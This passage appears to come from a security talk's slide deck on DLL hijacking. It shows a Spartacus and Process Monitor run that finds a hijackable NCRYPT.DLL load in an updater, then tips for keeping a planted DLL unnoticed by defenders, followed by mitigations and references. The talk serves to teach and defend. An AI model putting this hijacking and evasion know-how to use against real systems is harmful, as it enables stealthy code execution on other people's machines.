
```
C:\temp\updater>_
```

```
C:\temp>Spartacus-v1.2.0-x64.exe --procmon c:\temp\Procmon64.exe --csv c:\temp\output.csv --pml c:\temp\events.
pml --exports c:\temp\exports --verbose
[21:21:40] Spartacus v1.2.0
[21:21:40] Making sure there are no ProcessMonitor instances...
[21:21:40] Getting PMC file...
[21:21:40] ProcMon configuration file will be: C:\Users\vagrant\AppData\Local\Temp\f6d415ae-3727-4121-ba91-c25c
15c8ba7c.pmc
[21:21:40] Executing ProcessMonitor...
[21:21:40] Process Monitor has started...
[21:21:40] Press ENTER when you want to terminate Process Monitor and parse its output...
[21:22:09] Terminating Process Monitor...
[21:22:09] Reading events file...
[21:22:09] Found 2849 strings...
[21:22:09] Reading string offsets...
[21:22:09] Reading strings...
[21:22:09] Found 149 processes...
[21:22:09] Reading process offsets...
[21:22:09] Reading processes...
[21:22:09] Reading event log offsets...
[21:22:09] Found 628 events...
[21:22:09] Searching events.....
[21:22:09] Found 1 events of interest...
[21:22:09] Extract DLL paths from events of interest...
[21:22:09] Found 1 unique DLLs...
[21:22:09] Trying to identify which DLLs were actually loaded.....
[21:22:09] Extracting DLL export functions...
[21:22:09] Processing NCRYPT.DLL.....OK
[21:22:09] Saving output...
[21:22:09] CSV Output stored in: c:\temp\output.csv
[21:22:09] Proxy DLLs stored in: c:\temp\exports
[21:22:09] All done
```


Creating our DLL


Let's try this again!

- *Recompile our ncrypt.dll with the new source code*
- *Run the updater again*
- **Success!**



Creating our DLL





04

LIMITATIONS

It's not unlimited power!

Limitations

What kind of limitations do we have?

- *Running from an unusual location (such as c:\temp\)* is going to stand out
- *The host process might require that DLLs are signed (ours isn't!)*
- *Forwarded / Proxied DLL exports stand out. DFIR's going to know what's going on pretty quick!*
- *We have to avoid ProcessExit() calls or we'll kill our host and not just our payload!*
- *We want to behave as close to the host process' normal behavior as possible*

Teams connecting to Sharepoint sites is normal. Teams connecting to Dropbox isn't



05

MITIGATIONS

I have to defend against this?!

Mitigations

During development...

- *Load DLLs with full paths to avoid this issue entirely*
- *Ensure the folder ACLs in deployments are set correctly so normal users cannot modify program DLLs*
- *Ensure DLL signatures are verified before loading*
- *Anyone can get a code signing certificate – make sure it's the right signature!*

In the real world...

- *Double-check those folder ACLs!*
- *Flag any unexpected process paths on your SIEM*
- *Use application whitelisting to stop attackers bringing their own vulnerable (and signed) application*
- *If you're bored, run procmon yourself on your in-house applications. Find these vulnerabilities before someone else does!*

THANKS!

Want to contact me?

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RESOURCES & REFERENCES

- **EDR Evasion Primer, Hack-in-the-Box Singapore, 2022**
Jorge Gimenez & Karsten Nohl
<https://conference.hitb.org/hitbsecconf2022sin/materials/D1T1%20-%20EDR%20Evasion%20Primer%20for%20Red%20Teamers%20-%20Karsten%20Nohl%20&%20Jorge%20Gimenez.pdf>
- **An Empirical Assessment of Endpoint Security Systems Against Advanced Persistent Threats Attack Vectors**
George Karantzas & Constantinos Patsakis
<https://arxiv.org/pdf/2108.10422.pdf>
- **Dynamic-link library search order**
Microsoft
<https://learn.microsoft.com/en-us/windows/win32/dlls/dynamic-link-library-search-order>
- **Sysinternals**
Mark Russinovich / Microsoft
<https://learn.microsoft.com/en-us/sysinternals/>
- **Spartacus DLL Hijacking**
Accenture
<https://github.com/Accenture/Spartacus>

THANKS!

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